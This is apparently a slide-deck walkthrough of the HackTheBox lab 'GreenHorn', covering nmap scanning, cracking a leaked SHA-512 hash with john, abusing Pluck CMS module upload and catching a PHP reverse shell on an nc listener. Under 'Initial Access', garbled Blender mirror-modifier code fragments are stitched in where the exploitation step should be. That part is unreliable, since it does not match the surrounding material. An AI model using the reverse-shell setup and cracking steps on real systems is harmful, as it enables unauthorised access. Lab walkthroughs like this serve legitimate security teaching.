
IP Address  
203.0.113.45

## Network Access

**Physical Transmission** of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address  
48:2C:6A:1E:59:3F



## TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

# Service Enumeration using nmap

**nmap** = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

# Advanced nmap options

Minimal rate ( $\geq$  packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```



\*tun0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.14.24	greenhorn.htb	TCP	44	62812 → http(80) [SYN] Seq=0 Win=1024 Len=0
2	0.015082269	greenhorn.htb	10.10.14.24	TCP	44	http(80) → 62812 [SYN, ACK] Seq=0 Ack=1 Win=
3	0.015121718	10.10.14.24	greenhorn.htb	TCP	40	62812 → http(80) [RST] Seq=1 Win=0 Len=0

Sequence Number: 0 (relative sequence number)  
 Sequence Number (raw): 2304972377  
 [Next Sequence Number: 1 (relative sequence number)  
 Acknowledgment Number: 0  
 Acknowledgment number (raw): 0  
 0110 .... = Header Length: 24 bytes (6)  
 ▾ Flags: 0x002 (SYN)  
 000. .... = Reserved: Not set  
 ...0 .... = Accurate ECN: Not set  
 .... 0... = Congestion Window Reduced: Not set  
 .... .0.. = ECN-Echo: Not set  
 .... ..0. = Urgent: Not set  
 .... ...0 = Acknowledgment: Not set  
 .... .... 0... = Push: Not set  
 .... .... .0.. = Reset: Not set  
 ▶ .... .... ..1. = Syn: Set  
 .... .... ...0 = Fin: Not set  
 [TCP Flags: .....S.]  
 Window: 1024

Syn (tcp.flags.syn), 1 byte(s)



```
(kali@kali)-[~/Downloads]
$ nmap greenhorn.htb -p80 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 23:36 CET
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up (0.015s latency).

PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

## #2 Reconnaissance & Password Cracking

# Inspect Web Application (Port 80)



# Inspect Web Application (Port 3000)




# Source Code Analysis (login.php)

```
38 //If pluck is installed:
39 else {
40     require_once 'data/settings/pass.php';
41
42     //Check if we're already logged in. First, get the token.
43     require_once 'data/settings/token.php';
44
45     if (isset($_SESSION[$token]) && ($_SESSION[$token] == 'pluck_loggedin')) {
46         header('Location: admin.php');
47         exit;
48     }
49
50     //Include header-file.
51     $titlekop = $lang['login']['title'];
52     include_once 'data/inc/header2.php';
53
54     //If password has been sent, and the bogus input is empty, MD5-encrypt password.
55     if (isset($_POST['submit']) && empty($_POST['bogus'])) {
56         $pass = hash('sha512', $cont1);
57
58         //Create hash from user-IP, for brute-force protection.
59         define('LOGIN_ATTEMPT_FILE', 'data/settings/loginattempt_'.hash('sha512', $_SERVER['REMOTE_ADDR']).'.php');
60
61         //Check if user has tried to login before.
```




# A Wild Password Hash Appears



The screenshot shows a GitHub repository for 'GreenAdmin / GreenHorn'. The file 'pass.php' in the 'data/settings' directory is open, showing three lines of PHP code. The second line assigns a long hexadecimal string to the variable '\$ww'.

```
1 <?php
2 $ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3 ?>
```



# P45sw0rd cr4CkiNg!

```
$ echo "d5443a704...4d7790163" > hash.txt
```

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt  
--format=Raw-SHA512 hash.txt
```



# #3 Initial Access (user.txt)

```
object to mirror  
mirror_mod.mirror_object
```

```
operation == "MIRROR_X":  
    mirror_mod.use_x = True  
    mirror_mod.use_y = False  
    mirror_mod.use_z = False  
operation == "MIRROR_Y":  
    mirror_mod.use_x = False  
    mirror_mod.use_y = True  
    mirror_mod.use_z = False  
operation == "MIRROR_Z":  
    mirror_mod.use_x = False  
    mirror_mod.use_y = False  
    mirror_mod.use_z = True
```

```
selection (it's end) add  
mirror_ob.select= 1  
mirror_ob.select=1  
context.scene.objects.active  
("Selected" + str(modifier))  
mirror_ob.select = 0  
= bpy.context.selected_object  
data.objects[one.name].select  
print("please select exactly")
```

```
-- OPERATOR CLASSES --
```


```
types.Operator):  
    X mirror to the selected  
    object.mirror_mirror_x"  
    mirror X"
```

# How are modules installed?

---

```
greenhorn.htb:3000/GreenAdmin/GreenHorn/src/branch/main/data/inc/modules_install.php
40 //Some data
41 $dir = 'data/modules'; //Where we will save and extract the file.
42 $maxfilesize = 2000000; //Max size of file.
43 $filename = $_FILES['sendfile']['name']; //Determine filename.
44
45 //Check if we're dealing with a file with tar.gz in filename.
46 if (!strpos($filename, '.tar.gz') && !strpos($filename, '.zip'))
47     show_error($lang['general']['not_valid_file'], 1);
48
49 else {
50     //Check if file isn't too big.
51     if ($_FILES['sendfile']['size'] > $maxfilesize)
52         show_error($lang['modules_install']['too_big'], 1);
53
54     else {
55         //Save module-file.
56         copy($_FILES['sendfile']['tmp_name'], $dir.'/'.$filename) or die ($lang['general']['upload_failed']);
57
58         if (strpos($filename, '.tar.gz')) {
59             //Then load the library for extracting the tar.gz-file.
60             require_once ('data/inc/lib/tarlib.class.php');
61
62             //Load the tarfile.
63             $tar = new TarLib($dir.'/'.$filename);
64
65             //And extract it.
66             $tar->Extract(FULL_ARCHIVE, $dir);
67             //After extraction: delete the tar.gz-file.
68             unlink($dir.'/'.$filename);
69             $dirtocreate = str_replace('.tar.gz', '', $filename);
70         }
71         else { //if not tar.gz then this file must be zip
72             //Then load the library for extracting the zip-file.
73             require_once ('data/inc/lib/unzip.class.php');
74
75             //Load the zipfile.
76             $zip=new UnZIP($dir.'/'.$filename);
77             //And extract it.
78             $zip->extract();
79
80             //After extraction: delete the zip-file.
```

# TCP Reverse Shell



https://github.com/pentestmonkey/php-reverse-shell

pentestmonkey/php-reverse-shell

← → ↺ https://github.com/pentestmonkey/php-reverse-shell ☆ 🔒 ⬇ 👤 🌐 📄 ☰

pentestmonkey / php-reverse-shell

🔍 🏠 ▾ | + ▾ ⌚ 🔗 📧 🍪

<> Code ⌚ Issues 6 🔗 Pull requests 17 ⌚ Actions 📁 Projects 📖 Wiki 🛡 Security 📈 Insights

php-reverse-shell Public

👁 Watch 46 ▾ 🍴 Fork 1.9k ▾ ☆ Star 2.3k ▾

🔗 master ▾ 🔗 📄

Go to file + <> Code ▾

About

pentestmonkey Initial commit 8aa37eb · 10 years ago ⌚

📄 CHANGELOG	Initial commit	10 years ago
📄 COPYING.GPL	Initial commit	10 years ago
📄 COPYING.PHP-REVERSE-SHELL	Initial commit	10 years ago
📄 LICENSE	Initial commit	10 years ago
📄 README.md	Initial commit	10 years ago
📄 php-reverse-shell.php	Initial commit	10 years ago

📖 README 🛡 GPL-2.0 license 🛡 GPL-2.0 license 🛡 License ✎

php-reverse-shell

No description, website, or topics provided.

📖 Readme

🛡 GPL-2.0 and 2 other licenses found

📈 Activity

☆ 2.3k stars

👁 46 watching

🍴 1.9k forks

Report repository

Releases

No releases published

Packages

No packages published

```
*~/Downloads/shell.php - Mousepad
File Edit Search View Document Help

44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.24'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise
60 //
61
62 // pcntl_fork
63 // our php
64 if (function
65     //
66     $pid
67
68     if
69
70
71 }
72
73 if
```

```
(kali@kali)-[~/Downloads]
$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.25 4667
Linux greenhorn 5.15.0-113-generic #123
GNU/Linux
23:42:24 up 1:32, 0 users, load av
